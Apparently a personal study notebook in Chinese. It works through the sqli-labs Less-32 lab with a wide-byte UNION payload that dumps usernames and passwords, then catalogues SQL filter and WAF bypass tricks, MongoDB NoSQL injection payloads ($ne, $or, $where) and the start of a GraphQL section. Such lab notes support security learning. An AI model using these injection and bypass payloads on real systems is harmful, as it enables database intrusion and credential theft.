
例题：sqli-labs Less-32



1.发现输入的单引号前添加了反斜杠，如果是在实战中，这不会有显示，故在各个闭合方式都无法成功时，可以尝试%df%27。




2.尝试在单引号前加上%df发现可行，并用order by 尝试出字段数目为3；




3.查询表名时，因为单引号被转义，故不能输入table\_schema='security'

改为table\_schema=database()



4.查询字段名时，也无法使用单引号，查阅发现居然可以将users转化为16进制，再加上0x前缀，也可以执行语句



5.payload：

http://127.0.0.1/sql1/Less-32/?id=-1%df%27%20union%20select%201,group\_concat(username,123,password),3%20from%20security.users--+

#### 10. 符号过滤绕过

1.绕过空格；

%a0=空格；

用Tab代替空格；

用注释替换空格：/\*注释\*/；

2.括号绕过空格：

如果空格被过滤，括号没有被过滤，可以用括号绕过。

在MySQL中，括号是用来包围子查询的。因此，任何可以计算出结果的语句，都可以用括号包围起来。而括号的两端，可以没有多余的空格。

例如：

select(user())fromdualwhere(1=1)and(2=2)

这种过滤方法常常用于时间盲注，

例如：

?id=1%27and(sleep(ascii(mid(database()from(1)for(1)))=109))%23 //既没有逗号也没有空格

3.引号绕过(使用十六进制)

会使用到引号的地方一般是在最后的where子句中。

例如：

selectcolumn\_namefrominformation\_schema.tableswheretable\_name="users"

将users转化为16进制，即得

selectcolumn\_namefrominformation\_schema.tableswheretable\_name=0x7573657273

4.逗号绕过(使用from或者offset)：

在使用盲注的时候，需要使用到substr(),mid(),limit。这些子句方法都需要使用到逗号。对于substr()和mid()这两个方法可以通过使用from to的方式来解决：

and ascii(substr(database(),1,1))=xx %23

and ascii(substr(database()from 1 for 1))=xx %23

对于limit可以使用offset来绕过：

select \* from news limit 0,1

select \* from news limit 1 offset 0

使用join关键字

union select \* from (select 1)a join (select 2)b join(select 3)c

union select 1,2,3

使用like关键字

mysql> select ascii(substr(user(),1,1))=114;

mysql> select user() like "r%";

4.比较符绕过

使用盲注的时候需要使用到比较操作符来进行查找，这时可以用到greatest()来代替比较操作符，greatest(n1,n2,n3,......)函数返回输入参数(n1,n2,n3,......)的最大值。

select \* from users where id=1 and ascii(substr(database(),0,1))>64

select \* from users where id=1 and greatest(ascii(substr(database(),0,1)),64)=64

或least(n1,n2,n3,......):返回最小值

strcmp(str1,str2)：

若所有的字符串均相同，则返回STRCMP()，若根据当前分类次序，第一个参数小于第二个，则返回 -1，其它情况返回 1

select \* from users where id = 1 and strcmp(ascii(substr(username,1,1)),117);

between a and b:范围在a-b之间：

select \* from users where id between 1 and 2;

select \* from users where id = 1 and substr(username,1,1) between 't' and 't'; //判断相等

等号绕过：

不加通配符的like执行的效果和 = 一致，所以可以用来绕过。

rlike：模糊匹配，只要字段的值中存在要查找的部分，就会被选择出来，rlike的用法和上面的like一样，没有通配符效果和 = 相同

使用大小于号来绕过，如

select \* from users where id > 1 and id < 3;

<> 等价于 !=

所以在前面再加一个!结果就是等号了，即

select \* from users where !(id <> 1);

5.or and 绕过

and = &&

or = ||

xor = | # 异或

not = !

6. 绕过注释符号(#，--)过滤：

id=1'union select 1,2,3||'1

最后的or '1闭合查询语句的最后的单引号，或者：

id=1'union select 1,2,'3

7.大小写绕过

常用于 waf的正则对大小写不敏感的情况，一般都是题目自己故意这样设计。

例如：waf过滤了关键字select，可以尝试使用Select等绕过。

8.双写关键字绕过

在某一些简单的waf中，将关键字select等只使用replace()函数置换为空，这时候可以使用双写关键字绕过。例如select变成seleselectct，经过waf的处理后变成select，达到绕过的目的。

9.过滤函数绕过

1. sleep() -->benchmark()

BENCHMARK()函数可以测试某些特定操作的执行速度，第一个参数是执行次数，第二个执行的表达式，如：

select benchmark(5000000, md5( 'test' ));​ //用于延时

2. ascii()–>hex()、bin()

替代之后再使用对应的进制转string即可。

3. group\_concat()–>concat\_ws()

CONCAT\_WS(separator,input\_string1,input\_string2,[...input\_stringN]);

函数将输入字符串连接成一个字符串，它将这些连接的字符串用第一个参数中指定的符号分隔。

select group\_concat("str1","str2");

select concat\_ws(",","str1","str2");

4.

substr(),substring(),mid()可以相互取代, 取子串的函数还有left(),right()

user() --> @@user、datadir–>@@datadir

ord()–>ascii():这两个函数在处理英文时效果一样，但是处理中文等时不一致。

## NoSQL注入 Not Only SQL 接触甚少

NoSQL数据库提供比传统SQL数据库更宽松的一致性限制。 通过减少关系约束和一致性检查，NoSQL数据库提供了更好的性能和扩展性。 然而，即使这些数据库没有使用传统的SQL语法，它们仍然可能很容易的受到注入攻击。 由于这些NoSQL注入攻击可以在程序语言中执行，而不是在声明式 SQL语言中执行，所以潜在影响要大于传统SQL注入。

NoSQL数据库的调用是使用应用程序的编程语言编写的，过滤掉常见的HTML特殊字符，如<>＆;不会阻止针对NoSQL的攻击。

MongoDB 是当前最流行的 NoSQL 数据库产品之一，由 C++ 语言编写，是一个基于分布式文件存储的数据库。旨在为 WEB 应用提供可扩展的高性能数据存储解决方案。

MongoDB 将数据存储为一个文档，数据结构由键值（key=>value）对组成。MongoDB 文档类似于 JSON 对象。字段值可以包含其他文档，数组及文档数组。

|  |  |  |
| --- | --- | --- |
| database | database | 数据库 |
| table | collection | 数据库表/集合 |
| row | document | 数据记录行/文档 |
| column | field | 数据字段/域 |
| index | index | 索引 |
| table joins |  | 表连接，MongoDB 不支持 |
| primary key | primary key | 主键，MongoDB 自动将 \_id 字段设置为主键 |

|  |  |  |  |
| --- | --- | --- | --- |
| 操作 | 格式 | 范例 | RDBMS 中的类似语句 |
| 等于 | {<key>:<value>} | db.love.find({"name":"whoami"}).pretty() | where name = 'whoami' |
| 小于 | {<key>:{$lt:<value>}} | db.love.find({"age":{$lt:19}}).pretty() | where age < 19 |
| 小于或等于 | {<key>:{$lte:<value>}} | db.love.find({"age":{$lte:19}}).pretty() | where likes <= 19 |
| 大于 | {<key>:{$gt:<value>}} | db.love.find({"age":{$gt:19}}).pretty() | where likes > 19 |
| 大于或等于 | {<key>:{$gte:<value>}} | db.love.find({"age":{$gte:19}}).pretty() | where likes >= 19 |
| 不等于 | {<key>:{$ne:<value>}} | db.love.find({"age":{$ne:19}}).pretty() | where likes != 19 |

NoSQL 注入的分类

有两种 NoSQL 注入分类的方式：

1.第一种是按照语言的分类，可以分为：PHP 数组注入，JavaScript 注入和 Mongo Shell 拼接注入等等。

2.第二种是按照攻击机制分类，可以分为：重言式注入，联合查询注入，JavaScript 注入、盲注等，这种分类方式很像传统 SQL 注入的分类方式。

1.重言式注入

payload:username[$ne]=1&password[$ne]=1

对于PHP本身的特性而言，由于其松散的数组特性，导致如果我们输入value=1那么，也就是输入了一个value的值为1的数据。如果输入value[$ne]=1也就意味着value=array($ne=>1),在MongoDB中，原来的一个单个目标的查询变成了条件查询。同样的，我们也可以使用username[$gt]=&password[$gt]=作为payload进行攻击。

2. NoSQL联合查询注入

string query ="{ username: '" + post\_username + "', password: '" + post\_password + "' }"

payload:

username=tolkien', $or: [ {}, { 'a':'a&password=' } ]

但是现在无论是PHP的MongoDB driver还是node.js的mongoose都要求查询条件必须是一个数组或者对象了，因此简单看一下就好。

3. JavaScript注入

$where操作符

在MongoDB中 $where操作符是可以执行JavaScript语句的,在MongoDB 2.4之前，通过$where操作符使用map-reduce、group命令可以访问到mongo shell中的全局函数和属性

payload：username=1&password=1;return true

NOSQL参考资料：https://www.cnblogs.com/bonelee/p/12158385.html

属实不太懂T-T

## graphql

GraphQL最终与程序员编写的任意代码进行交互。GraphQL本身无法阻止任何类型的攻击，因此，如果他们犯了错误（例如，未使用参数化查询），则该应用程序可能会受到SQL注入攻击。

1.基本查询语句

query{

user{

id

email

firstName

lastName

}

}

响应为

{

"data": {

"user": {

"id": "1",

"email": "paolo@doyensec.com",

"firstName": "Paolo",

"lastName": "Stagno"

}

}

}